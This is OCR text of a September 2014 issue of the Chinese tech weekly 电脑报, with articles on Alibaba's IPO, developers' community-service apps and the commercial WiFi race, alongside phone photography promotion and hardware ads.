全国发行量第一的计算机报

电脑報


POPULAR COMPUTER WEEKLY

邮局订阅
77-19
2014年9月22日
第37期 52版
总第1167期 每周一出版 售价:3.00元

电脑报电子版: icpcw.com/e
官方微博: weibo.com/cpcw
www.icpcw.com

还让人抓狂吗?

Win9预览版抢先看 >22



房产商逐鹿社区服务O2O >03

>04 阿里巴巴上市的财富神话
>38 中端新秀:AMD R9 285 显卡评测
>32 奔腾 G3258 搭配 B85 主板超频全攻略
>50 长期测试:魅族 MX4(性能体验篇)
>25 变形台式机再度来袭

DELL™ 戴尔™
免费订购热线 800-858-2444
> 更多详情,请扫描二维码或详见 56 版

电脑报经典图书(含合订本),20元全场包邮
套餐包邮更优惠,最低10元/每本
购买地址:dnbbook.taobao.com
扫描
二维码
逛本店

主管单位:重庆市科学技术协会 | **出版单位**:重庆电脑报出版有限责任公司 | **地址**:重庆市渝中区双钢路 3 号科协大厦 | **邮编**:400013 | **读者邮箱**:pcw-advice@vip.sina.com
电话:**编辑部**(023)63658800 | **发行部**(023)63863737 | **广告部**(023)63658999 | **新闻热线**:023-63658888-13055 欢迎提供新闻线索 | **发行热线**:023-63658888-12062
邮局订阅代号:77-19 | **国内统一刊号**:CN50-0005 | **广告经营许可证号**:010015 **江苏华柏彩色印刷有限公司 江苏鸿兴达邮政印刷有限公司 印刷** 报纸如有遗失或缺损,请致电 025-85334517

责编:陈超　**美编**:毛代洪　**组版**:何雪松　**责校**:杨军
日期:2014.9.22　**投稿邮箱**:pcw-report@vip.sina.com

2014，nubia手机追星之旅 终结篇


追星摄影师：
吴锟
微信公众平台：
摄影师吴锟
微博：
@ 吴锟 OBB

吴锟：这趟追星的旅程发生了很多故事，旅行之路没有那么的潇洒惬意。常常是半夜还在拍摄星空，早上天不亮又起床拍日出。别人吃早饭，我还在忙着整理器材，饿着肚子上路。许多人不理解我为什么为了一张照片在那里傻傻地等几个小时。我想他们不理解星空的魅力，更不理解我对星空的那份执著。


后方支持：
电脑报首席摄影编辑老狼
微信公众平台：
跟老狼学摄影
微博：
@ 电脑报老狼

老狼：每天吴锟都会给老狼发他沿途拍摄的美丽风景，我经常会问，这张是手机拍的？你确定？吴锟会用不屑的语气说，看来你的确该出来走走了。经受不住刺激，老狼也带着nubia 手机走了一趟川西，路途的美景足以让人震撼。追星之旅就像一场梦，吴锟在浩瀚的星空之下思考下一站的旅程。我们也来简单回顾一下这趟星空之旅吧！


感谢 nubia 手机陪我走完这个追星之旅




用 nubia Z7 Max 拍摄的第一张星轨图，虽然没有讲究构图，曝光时间也不够长，但就是这样的效果，也足以让我改变对手机拍照的认识




有了拍摄经验，我大胆延长了曝光时间，可以看到最终的画面效果噪点比较明显，但这样的表现已经是非常优秀了



在平和的光线环境下，nubia Z7 Max 拍摄的画面色彩非常柔和自然，画面有单反的感觉



夕阳下，骑马的老人，手机也能拍出很纯洁的画面效果



两张大光比的照片，上一张我使用手动拍摄模式，减少曝光，画面表现很自然。下面这张我使用正常拍摄，画面有些过曝，可以通过调整测光点来解决。nubia Z7 Max 有很强大的手动拍摄模式，不使用手动拍摄，是一种巨大的浪费

RIVAL
RIVAL

竞赛级

无人能敌的表现力

在高端鼠标的制造路线上，我们一直努力超越自我，现在我们做到了。我们可以说 SteelSeries Rival 已经无人能挡，这多亏了 SteelSeries 最新研发的微动开关以及最尖端的传感器，再加上一系列的微调，让 Rival 助您打败所有的竞争对手。

扫一扫，关注赛睿

steelseries 赛睿

日期:2014.9.22 第 37 期
责编:程　朋　美编:毛代洪
组版:况中银　责校:杨　军
投稿邮箱:pcw-report@vip.sina.com

电脑报视角

肥了别人?

这期《电脑报》做了一篇阿里巴巴上市的文章。由于截稿时间的限制，阿里巴巴在 9 月 19 日上市的时候，本期《电脑报》已经在印刷厂开始印刷，所以阿里巴巴上市到底能造就多少财富，大家可以通过电脑报官方微博和微信等新媒体渠道来了解。

对于阿里巴巴的上市，各方面的观点很多，从不同角度得出的不同结论也很多。其中有一种看法很有意思，认为阿里巴巴上市，其实是肥了别人，尤其是美国的投资人。

尽管这种观点带有一定民族主义情绪，但是不可否认，阿里巴巴创造出来的全球最大规模 IPO 融资纪录的背后，的确是让国外投资机构和投资人赚得喜笑颜开，一夜之间发了大财。

最为典型的莫过于软银创始人孙正义。软银是阿里巴巴最大股东，2000 年，孙正义向阿里巴巴投资了 2000 万美元，持有该公司 34.4%的股份，上市以后这些股份价值超过 580 亿美元，获利竟然超过 2500 倍。

另一个例子是雅虎。2005 年雅虎花了 10 亿美元，购买了阿里巴巴 40%的股份，如今仍控股 22.4%，此次 IPO 融资预计为 70 亿-90 亿美元，届时雅虎持股比例将被稀释至 16.3%，净收益将达 57 亿美元。

肥了别人的对立面则是瘦了自己。

尽管阿里巴巴的市值将达到上千亿美元，但是对于国内投资市场却没有太多的帮助，这也是让人唏嘘的地方：一个完全靠国内消费支撑起来的阿里巴巴，最终上市回报的却是外国投资者。

但是这种肥了别人的现象背后，也不能完全说是谁的错，这就是现在国内商业领域的游戏规则，尤其是互联网领域。

这种肥了别人的现象也不仅仅出现在海外上市上面，很多领域其实都存在这种肥了别人的现象，比如硬件制造。尽管中国是全球最大 IT 硬件制造基地，但是硬件制造的最大利润却往往是被欧美发达国家分去，中国自己往往获得的只是一根骨头。

什么时候这种肥了别人瘦了自己的现象不再出现？也许要等到中国信息产业真正成熟发达的时候吧。

未来物管工作将越来越跟移动互联网关系密切起来

房产商逐鹿社区服务O2O

@ 本报记者 熊雯琳

缴物业费，动动手指头手机转账就好；家里漏水了，拍个照片通知物业，马上就有人上门来修；即使不出门，小区的停水停电通告也会推送到你的手机上……这些服务如今在很多社区已经可以实现。

今年以来，包括万科、花样年、龙湖等在内的众多地产公司纷纷推出自己的物业服务APP，并且整合周边业务，希望能够通过触网的方式将物业管理由劳动密集型产业变为智力密集型产业，缓解物业服务企业的生存压力。

“有一个最大的挑战就是地产开发商如何从一个住宅开发商变成一个城市产品供应商，并且能够持续地盘活业主资源。”深圳一位房地产公司的高层在接受本报记者专访时透露，这是目前很多地产公司面临的挑战。

世联行董事长陈劲松曾表示，随着房地产供应逐渐过剩，原有的“拿地-开发-卖房”的粗放发展模式难以为继，房地产的下半场将进入“服务时代”，谁能提供更好的配套与服务，并能挖掘业主需求提供增值服务，谁就有望在房地产的“服务时代”脱颖而出。

因此，地产公司开始了一场围绕社区服务的O2O争夺战。

新的切入口

从去年开始，众多房地产企业都开始从物业管理 APP 入口，企图通过云服务来切入移动互联网领域。

花样年集团控股的深圳彩生活服务集团有限公司于去年 6 月推出了“彩之云”APP。记者下载安装“彩之云”后发现，业主在手机上就能够实现物业费、停车费缴纳，以及投诉、水电报修、小区通知、房屋租赁等常见物业服务，此外该软件还集纳了手机、宽带充值，彩票、保险、理财产品、火车票、飞机票、电影票等的购买服务，业主可以在上面购买商品，并享受赠送积分抵相应的物管费——几乎可以足不出户，就能完成日常生活中的各项任务。

彩生活的商业模式是“物业管理 + 工程服务 + 社区增值服务”，把物业亏损通过增值业务将公共资源变现。物业管理收取管理费 10%的酬金，工程服务主要包括为小区采买、安装和养护闸机、远程监控、楼宇对讲、报警器、停车场安保等系统。

在深圳万科物业总部的某个角落，有一群不用穿着西装打着领带上班，特殊的万科物业人，他们就是专门开发建设大数据平台并在此基础上研发各种应用平台的技术团队。

万科“住这儿”APP 正是这个团队的作品，万科希望能够通过这个 APP 来解决互联网在社区服务最后一公里的问题。

万科总裁郁亮曾表示，“万科的未来定位就是要从产品供应商角色转换到配套服务商的角色。”而万科现在也正在往这个方向努力尝试。

记者注意到，“住这儿”的整体框架十分封闭，面向的用户也仅为万科业主，或住在万科的用户，成为会员必须通过住户认证。

如用户选择在北京→北京万科城→N 单元→N 房间后，只有用户注册手机号和万科 APP 登记的万科物业方面留下的对应手机号才可成为 APP 会员。

在“住这儿”中，用户可以清晰掌握所在小区的最新公告、热点事情，并且可以由住户自己在 APP 上发起相关活动。值得注意的是，通过该 APP，业主可以直接登录万科房屋交易厅，进行相关交易活动，不过该功能目前仅面向注册业主。

此外，万科 APP 同样整合了社区用户的生活服务产品，入住用户可以发起帖子和评论。记者注意到，不少养狗经验、美容美发等信息在上面都有分享。

对于万科物业的商户，万科“住这儿”里单独打造了“良商乐”，集合了附近美食、美发、超市、中介等商家，面对这些商家，万科依靠数据分别推出了“活力排行”和“黑榜”。而生活中房屋报修、邮包、投诉等基础功能已经整合进了万科“住这儿”APP。

据了解，“住这儿”APP 软件更倾向于互动，业主可以在这里参与社区活动，促进邻里沟通，也可以实现报修、房屋租售、投诉、物业账单查询、快递领取等物业服务，另外还可以寻找周边商家优惠等。

“尽管目前功能比较单一，但还是很有用的。”据重庆万科的业主邓女士介绍，她家里厕所水管出现漏水现象，她拍了一张照片通过“住这儿”APP 发给了物业，物业很快就派人到她家解决了问题。“以前，要是出了问题只有打电话，或者直接去物管那里反映，物管要问清楚后才会派人来，现在一张照片就说清楚问题了。”

据万科内部人士介绍，万科物业未来将通过“云生活、社区一卡通、安防与停车管理、设施设备远程管理、移动 APP 智慧之家”五大科技的运用，由物业管理专家向“房务、资产、生活管家”升级。

金地集团则通过整合各区域、城市、项目的优质资源，构成一个服务资源池，客户通过加入金地“家天下”客户网络，可享受居家、教育、健康、商旅、消费、公益等“云服务”，但这些服务的根本目的并不是增加盈利，而是以此吸引客户多买房子。

龙湖地产年初也透露消息称，将推出“龙湖社区通”APP，业主登录平台后，甚至可以通过手机预订早餐、控制家中空调、进行远程视频监控等。此外，还有绿城、炎华置信等公司推出或即将推出自己的社区物业 APP。

下转05版

责编:程朋　**美编**:毛代洪　**组版**:况中银　**责校**:杨军
日期:2014.9.22　**投稿邮箱**:pcw-report@vip.sina.com

阿里巴巴上市的财富神话

@本报特约记者　白笔　纽约报道

手机扫描二维码
全彩内容随身读

超过一万名千万富翁，马云成为中国首富，个人资产突破1300亿元人民币；
IPO融资规模达到200亿美元以上，创下美股市场最大融资纪录；
上市之后的市值高达2000亿美元。

这就是阿里巴巴上市的惊人数据，这家创办还不到20年的中国互联网公司，正在上演一个让人瞠目结舌的财富神话。

全球最大IPO融资规模

这几天，在美国，金融界和投资界最热门的话题就是9月19日阿里巴巴上市，记者的几个投资行朋友在聊天的时候都提到这个话题，认为阿里巴巴上市对美国证券市场科技股的刺激具有很重要的意义。

同样感兴趣的还有财经媒体，《华尔街日报》、彭博新闻社等媒体都刊登重要文章来分析阿里巴巴上市，这在以往是非常少见的，一位《纽约时报》网站的朋友甚至希望约记者写一篇中国消费者视角的阿里巴巴上市文章，刊登在他们的科技版面上面。

美国媒体尤其关注的一个焦点是，阿里巴巴这次上市会成为美股历史上最大的IPO。

纽约证券交易所提供的信息表明，9月19日，阿里巴巴在纽约证券交易所正式挂牌交易。如果不出意外，阿里巴巴将成为美国史上融资额最大的IPO，而阿里巴巴也将诞生更多的亿万富翁。

9月14日，记者从纽约证券交易所官方了解到，阿里巴巴股票发行价在60美元至66美元之间，发行3.2亿股，阿里巴巴IPO融资额为200亿美元左右。如果算上15%的超额配售计划，阿里巴巴最高融资规模达到243亿美元。

这是一个什么概念呢？此前美股最大规模IPO为维萨（VISA），2008年3月这家信用卡公司的IPO金额是179亿美元。也就是说，阿里巴巴创造的这个融资额将创下美国证券市场历史上最大的IPO融资纪录。

IPO承销商发大财

跟其他中国概念股上市之前的路演不同，阿里巴巴在美国的IPO路演几乎是火爆开场、火爆结束，受到美国投资市场的高度追捧。

在记者的采访中得到一个信息，40家美国买方机构斥资400亿美元认购阿里新股，美国路演结束后，阿里的认购超过了三倍。据说阿里的主承销商以及14家加入了此次承销计划的投资公司已经获得了丰厚的利润。

根据相关媒体的报道显示，负责这次阿里巴巴上市的承销商分别为花旗、摩根士丹利、JP MORGAN、德意志银行和瑞士信贷、高盛，其中瑞士信贷是主承销商，其他承销商也分别担负着不同的角色。这些投行将瓜分阿里上市的高额承销费用。

记者在美国了解了一下阿里巴巴付给IPO承销商的佣金，说法不一。一种主流的看法是，IPO融资规模越大，佣金比例越小。

一般小规模的IPO融资，上市公司付给承销商的佣金比例为总融资额的8%左右，规模中等的IPO融资，佣金比例为2%左右，而如果上百亿美元的话，比例不会超过1.2%。当初Facebook上市的时候，承销商获得的佣金比例只占融资额的1.1%。

在股票市场，同样因为阿里巴巴上市产生了联动效应。

9月12日，拥有阿里巴巴股权的雅虎股价上涨4%至42.88美元，创2006年1月10日以来的新高，累计涨幅达到8%。日本软银作为阿里巴巴最大的股东，本周涨幅高达12%。

当然，也不是所有投资机构和投资人都看好阿里巴巴上市。

华尔街金融研究公司ConvergEx Group针对240个美国金融从业人员做了一个调查。

记者拿到的调查数据显示：路演前12%的受访者表示阿里上市后一个月其股价会下跌；路演后有22%的受访者认同这一观点；路演前52%的受访者表示阿里上市之后股价会上涨10%以上；路演后只有33%的受访者认同；67%的受访者表示其对阿里的上市路演及材料比较熟悉，而90%的受访者认为其路演并没有太多信息能让他们确定去买阿里的股票。

英国Baillie Gifford基金主席James Anderson则认为，阿里将上市地从香港挪到纽约，最大的原因不过是保有其管理层的绝对领导地位。“在这样的企业结构里，公司的利益面前，股东的利益较难权衡。不管是个人炒股者，还是基金经理，可能都比较难实现通过阿里上市获利。”

亚马逊、Telsa或是Facebook，都是上市前波澜壮阔，上市后此起彼伏。尤其是全球最大社交网站Facebook，在阿里前这家网站是美股市场最大的IPO，上市头四个月，市值蒸发快一半，而如今上市两年后，其股价也增长了将近三倍。

所以购买阿里的股票，还是做好持久战的准备。

延伸阅读

超过万人的千万富翁

当然跟金融投资这样的领域相比，普通人更感兴趣的还是阿里巴巴上市会产生多少亿万富翁、千万富翁。

9年前百度上市，员工一夜暴富的例子是最好的写照。

2005年8月5日，百度正式在美国纳斯达克挂牌上市，3小时之后股价就突破了100美元，最高冲到151.21美元。使得百度公司一夜之间出现了8位亿万富翁，50位千万富翁以及250位百万富翁。

毫无疑问，阿里巴巴同样会再现这样的神奇。

阿里最新的招股书显示，截至2014年第二季度末，阿里共有员工2.6万人，较第一季度的2.2万人有了较大增长，这种增长来自阿里巴巴对其他公司的收购。

按照2.6万人计算的话，阿里巴巴员工股总计价值413亿美元，人均财富达到了159万美元。

有资料显示，2007年阿里巴巴上市时曾经公布过员工持股情况，2007年底阿里巴巴的员工数近8000人，其中4900名员工持有B2B子公司4.435亿股，整个集团近70%都成了“富豪员工”。现在2.6万名员工中有多少人持股，涉及到阿里巴巴内部的股权激励措施。

在阿里巴巴内部，员工只要达到一定级别和业绩，就可以获得股票期权或者受限制股票。除了股票期权和受限制股票外，阿里老员工还可以直接获得股权，相当于行权价为0的股票期权。

如果在这7年时间，增加了6000人获得阿里巴巴的内部股权激励，那么总共约有11000名普通员工获得了股权，分享200亿美元（410亿美元中，合伙人占210亿美元左右，普通员工占200亿美元），平均每人约180万美元（约合人民币1000万元），催生的千万富翁超过万人，这是一个相当惊人的数字。

要知道，在中国企业，一名普通员工的年收入为1万美元，一名普通高管的年收入为8万美元。

当然，阿里巴巴IPO之后，公司员工需要经历长达数月甚至数年时间“禁售期”，才能出售其所持股票。

阿里巴巴B2B业务在2007年香港上市，当时该公司员工等了6个月时间才允许在一次员工股票交易计划中出售他们各自所持40%股权，剩下的60%股权，在1年禁售期结束后才被允许出售。

而最有钱的是谁呢？当然是30名“阿里合伙人”，共持有阿里巴巴14%的股份，价值超过210亿美元。

其中会诞生两个超级富翁，一个是马云，另一个是蔡崇信。

马云持有阿里巴巴8.9%股份。据彭博亿万富翁榜单显示，马云身家达到219亿美元，远超排名第二的李彦宏的159亿美元。

国内证券界普遍认为，阿里巴巴上市后，马云个人净资产将达到218亿美元，成为新的中国首富。

阿里巴巴副董事长蔡崇信持有3.6%的股份。目前蔡崇信资产净值达到48亿美元，阿里IPO之后也会成为超级富豪。

IPO
阿里巴巴
Alibaba

互联网公司IPO的员工福利

“去哪儿”员工可1美分持股

“去哪儿”于2013年11月1日挂牌上市，员工持股8%，总共约能套现3100万美元。目前共有1000名在职和离职员工持有“去哪儿”的股票，近年来发放给员工的股票价格是1美分。

“58同城”每年发放1.5%的员工期权

“58”上市之后，管理层及员工持股9.2%，价值高达1.5亿美元，“58同城”实施一个Evergreen计划，未来十年无需股东会批准每年可发放1.5%的员工期权。

微博早期员工有股权

微博获得股权的员工均为早期员工，2009年前后微博刚组建时入职的，但还要分级别。而2011年入职的基层员工已经没有股权了。

责编:邓晓进　**美编**:毛代洪　**组版**:何雪松　**责校**:杨志刚
日期:2014.9.22　**投稿邮箱**:pcw-report@vip.sina.com

上接03版

开发商的难题

地产公司为何要在物业管理上下如此工夫?

万科集团通过第三方调查获得的数据显示,超过75%的人称选择万科的房子是希望享受万科的物业服务。不仅如此,据业内专家介绍,房地产行业目前面临着不小的困难，之前的粗放发展模式已受到挑战。开发商要迈过这道“坎”,向业主提供更好的服务，并提供相应的增值服务,将是未来的发展方向之一。

据中国物业管理协会去年发布的《物业管理行业发展报告》,眼下,相当比例的物业公司面临盈亏难题。有不少地产公司将下属物业公司视为售后服务,甚至是“包袱”,每年还给予一定的补助。

在此背景下,花样年、万科等企业率先通过应用互联网技术与拓展延伸服务，逐渐将物业服务由劳动密集型变成智力密集型,以实现商业模式的创新。

除了单纯的物业管理APP,电商是另一个方便切入的入口。

宝龙地产对电商的探索是从去年11月份开始的，并且在福州试点运营。他们在宝龙广场辐射5公里范围内的所有小区进行推广。推广宝龙地产的电商APP，同时利用小区的物业辅助商品的中转物流,从而促进了商户的销量。

与传统电商烧钱费力的方式不同,据宝龙商业集团电商中心总经理吴弼川介绍,在福州只需要4000-5000元就可以在一个拥有百万业主的小区建立电商营销渠道。

通过宝龙地产的APP,小区业主能实现和商户进行对话，了解不同商家的特点,完成预约等服务。宝龙地产能对这些业主的偏好和生活习惯有所了解,在此基础上向业主推荐更符合他们需要的商品。

样本的魅力

7月3日，挂牌仅三日的社区平台服务商彩生活市值暴涨至55.6亿港元,超过母公司花样年控股的52.4亿港元。

为什么一家传统物业管理商会变成资本市场最受欢迎的公司? 这得益于花样年将彩生活的模式进行了彻底改造,把它变成了一个社区电商,即“有边界的电商”。它的盈利模式不再是传统物业管理费,而是社区增值服务以及社区金融。

在潘军看来，这是一种跨界拔毛的盈利模式，彩生活向业主收取的物业费很低，但却通过社区增值服务赚钱进行反哺，这些增值服务包括线上线下的资源整合,如易维修、彩之云APP等。

在规划中，是将彩生活物业管理的社区居民变成潜在消费者,以手机APP的形式将商户与居民联系起来，用户可以通过使用APP等工具实现大部分的社区消费，把传统的物业公司通过互联网基因重组，将实体社区变成一个基于大数据的互联网平台。

具体来说,通过移动APP,或者互联网录入“社区服务系统”,社区商店就会将商品送上门来，可以通过系统进行在线支付;家里有老人需要照顾,需要保姆,或者家政,都能通过这一系统完成。完成这个消费的过程，还需要系统的个人账户里预存一部分钱。

为了搭建社区电商平台，花样年曾在去年融资700万美元为“2.1”版的彩生活社区进行光纤到户的投资。

目前，彩生活集团已经为物业发展商完成219个自动化及其他硬件设备安装服务项目，并通过设备租赁计划完成137个其管理或提供顾问服务的住宅小区的自动化及其他设备提升服务。这就是彩生活向香港投资者讲述的社区电商新模式,Business To Family 简称B2F,颠覆传统物业模式的利器。

与多数传统物管业务陷入亏损困境不同的是,彩生活已经实现盈利。花样年年报显示,2013年彩生活实现收入3.15亿元,同比增长70%。据花样年内部人士透露，彩生活的毛利率超过40%,去年实现净利润接近1亿元。

“现在APP已经注册了50万户,活跃用户是20多万户,”潘军透露,“现在增值业务只占彩生活盈利来源的10%,但未来将占90%。”

记者观察:前景仍未明朗

不过,与彩生活的个案相比,更多房地产企业对于社区O2O的尝试和探索还处于非常初级的阶段。

“尽管我们推出了相关的产品,但实际上怎样能够让产品和服务更好地融合起来,尤其是吸引更多业主去使用它,并且我们能够根据用户的使用习惯推送更多服务,目前我们没有想好。”深圳一位地产商相关负责人对本报记者坦言,正因如此,各个地产企业在社区服务O2O方面的探索包括技术产品开发、团队运营都处于“烧钱”的阶段,盈利短期内基本是个不可能实现的问题。

不仅如此,数据库的积累和分析也是个技术活儿。高力国际物业及资产管理服务高级董事陈国华接受媒体采访时表示:“数据保密是一个非常大的工程,要在内地建立一个围绕个人一生的数据库,预计最快也需要10年。”

潘军算过一笔账:花样年的目标是2020年让“彩生活”遍布100个千万级人口的城市,若每个城市服务人口约40万,服务就达到4000万人。如果人均年消费2万元,每年就有8000亿元从“彩生活”门口流过,公司只需收取1%的代理费,就有80亿元的利润,而且是已剔除员工工资的纯利。

但现实与理想还是有很大差距。一位花样年业主在接受媒体采访时坦言,虽然很多业主安装了“彩之云”APP,但除了每个月通过APP缴纳物业费享受一点打折外,大多数人极少使用APP里的其他服务。

万科的业主邓女士也有同样的感受,“软件的定位还有很多问题,感觉万科自己都没有想好到底软件与业主之间是怎样的关系,与整个物业服务团队又是怎样的关系。”

不仅如此，在电商以及社区O2O领域,阿里巴巴、腾讯等巨头已经开始布局,一旦它们发力,房地产企业更无优势可言。

中国计算机报　网络运维与管理
订阅热线：11185

影响信息化决策
《中国计算机报》
《网络运维与管理》
一切为了网管
合订
送价值399元
可穿戴设备一个

网络运维与管理

邮局订阅
全国各地邮局 价格：￥300元 邮发代号：2-99
读者热线：010—88558703

本社订阅
邮局汇款 ➡
地址：北京市海淀区紫竹院路66号
赛迪大厦18层
邮编100048
收款人：《网络运维与管理》杂志社

银行转账 ➡
户名：《网络运维与管理》杂志社
开户行：建行紫竹桥支行

相关信息
订阅信息访问：http//www.365master.com/subscribe
在线支付请访问：http//www.365master.com/bank
电子邮箱：fx@365master.com
官方微博：@IT运维网
微信账号:IT运维网
QQ交流：610185388

中国计算机报

邮局订阅
价格：￥294元 邮发代码1-132
热线电话：88559874/9724

本报订阅
邮局汇款 ➡
地址：北京市海淀区紫竹院路66号
赛迪大厦17层
邮编：100048
收款人：中国计算机报
QQ留言：2351548013

www.dooland.com

责编:邓晓进　**美编:**毛毛　**组版:**向海蓉　**责校:**杨志刚
日期:2014.9.22 **投稿邮箱:**pcw-report@vip.sina.com

商用WiFi“入口”战升级

@本报记者 熊雯琳

“你们这儿有免费WiFi吗？密码是多少？”这句用户选择到店消费的口头禅背后所产生的商用WiFi需求正引发一场新的入口争夺战。

9月17日，腾讯安全联合星巴克、万达广场、华联商厦等商用WiFi服务提供商成立“腾讯安全WiFi联盟”，希望由此逐步规范免费WiFi服务接入标准，提供安全上网服务。

而在腾讯之前，百度、阿里、360、小米等厂商也早已悄然布局这一领域。分析人士指出，商用WiFi正在成为各大创业者和互联网巨头的新战场。

腾讯牵头建安全WiFi联盟

移动互联网时代，WiFi热点已经成为现代人网络生活的基础需求。在国家数字战略加速推进的同时，国内WiFi热点数量亦增势迅猛。

数据显示，我国网民规模已达6.32亿，手机网民规模达5.27亿，占总网民数的83.4%，“有28.6%的手机用户使用公共WiFi上网，很多用户对WiFi有严重依赖症”。但免费WiFi服务接入标准不一，且免费WiFi安全隐患也不少。据深圳市公安局反信息诈骗中心副主任宗成鹍介绍，我国有21%公共免费WiFi热点存在安全隐患，“无安全认证的公共WiFi成为不法分子实施网络犯罪的工具，由此导致的钓鱼诈骗、隐私泄露案件屡见不鲜”。

而腾讯安全WiFi联盟正是希望能够针对这一痛点切入。据了解，安全WiFi联盟基于腾讯安全开放平台，首次打通了电信运营商、商用WiFi服务商、商家等产业链资源，成员包括迈外迪、光音网络、维盟、潮WiFi、万佳微商、网格、博士WiFi、友福通想、WiFiSong以及小草网络等。

腾讯相关负责人表示，上述商用WiFi服务提供商的合作商家会统一聚合到腾讯手机管家APP上，包括星巴克、万达广场、海底捞等部分商圈商户，以及昆明、石家庄、长沙等地的火车站均在联盟WiFi的接入范围内。但腾讯本身与商家不存在WiFi合作关系，该款APP负责汇集不同WiFi服务提供商所提供的不同合作商户。

据腾讯移动互联网市场部副总经理陈濮介绍，与公共WiFi相比，腾讯安全WiFi具有真假热点识别、数据传输加密保护、DNS保护能力三个特点，可防止用户接入虚假的WiFi网络上当受骗，防止黑客劫持域名，窜改Host、DNS监控用户个人账户密码等隐私信息。

陈濮进一步表示，未来联盟还将面向全产业链开放，接入更多外部优质合作伙伴，并将安全连接能力面向微信、应用宝、手机QQ等亿级平台开放，实现更深层次合作。

目前，联盟已实现对10000家商超、15000家咖啡馆、35000家餐厅以及45%以上的机场、火车站的WiFi覆盖。

再现入口争夺战

在“腾讯安全WiFi联盟”成立之前，百度、阿里巴巴、小米、360等都已经纷纷进入免费WiFi市场，而巨头们的介入，令商用WiFi作为流量入口的价值愈加被重视。

阿里巴巴希望依托免费WiFi在O2O领域有所斩获。今年5月下旬，阿里支付宝提出“全民免费WiFi计划”，依托支付宝钱包平台，只要支付宝钱包用户进入支付宝免费WiFi覆盖区域后，就能自动连接上网。上网成功后支付宝钱包会向用户展示为其提供WiFi的商家信息，如促销免费、淘宝店铺之类。这样的方式让支付宝钱包帮助用户发现服务、商家发现用户。

此外，支付宝还在和美食、娱乐、电影、KTV、酒店、景点、机场、公交等多个领域的商家进行合作商讨，目前这个计划已经在6月份上线。

日前，百度手机助手更与中国电信达成深度合作协议推出免费WiFi服务，百度准备在全国设置超过100万个免费WiFi热点。

同样行动的还有小米科技，雷军此前宣布小米手机和迈外迪合作推出免费WiFi热点共计20000余个。

而奇虎360也在联手三大运营商，把它们在城市里铺设的无线网络热点通过“360免费WiFi手机版”的应用分享给用户使用。目前，奇虎360已经和中国电信达成合作，在这个应用中用户只需点击一次附近由电信提供的无线网络（通常网络名称为ChinaNet，需要电信用户开通电信的WLAN服务才可以使用），不需要用户名和密码就可以连接到附近的网络热点。而记者在其官方网站看到，部分城市的联通也已经加入到该计划中。目前其覆盖的所有热点数已经超过1000万个。据奇虎360相关人士介绍，360会通过一些资源互换的方式来为用户的流量买单。

实际上，早在几年前，三大运营商便开始大面积铺设WiFi，但一直发展得不瘟不火。而进入今年以来，随着更多互联网巨头玩家的入场，商用WiFi正成为资本抢夺的热点，而冲在前面的也有很多中小型的玩家。树熊网络联合创始人及CMO华璐珂在接受媒体采访时曾表示，接下来的半年时间将是WiFi市场的混战期，一大批中小WiFi企业可能会被大公司干掉。

戴尔电脑
你购机 我买单③

●第三期活动参与两步曲:

1、购机

拨打 **800 858 2444**（固话）

或 **400 885 8555**（手机）购买 DELL 家用电脑。

2、晒单

①将晒单内容发送至新浪微博，并 **@电脑报**和 **@戴尔促销**；

②将晒单内容发送至电脑报微信公众帐号：**CQCPCW**；

③在电脑报论坛（**http://bbs.icpcw.com**）的活动专区活动主题贴内晒单。

第三期活动时间:8 月 1 日 -10 月 31 日

奖项设置:

1、月月喜返现红包 每月狂返奖一名（返现 2000 元）、红心奖一名（返现 1500 元）、激情奖五名（各返现 500 元）。注：上述金额均为税前数字。

2、季季乐免单大奖 每个季度将抽出一个全额免单大奖！

3、幸运参与奖 每月 10 名，可获得价值￥80 的便携音箱一个。

●集月历！赢大奖！

无论购买与否，只要你集齐 2014 年的月历（月历刊登在每月的最后一期末版），并寄送给我们，便能参与年终的抽奖活动！

订阅电脑报官网微信
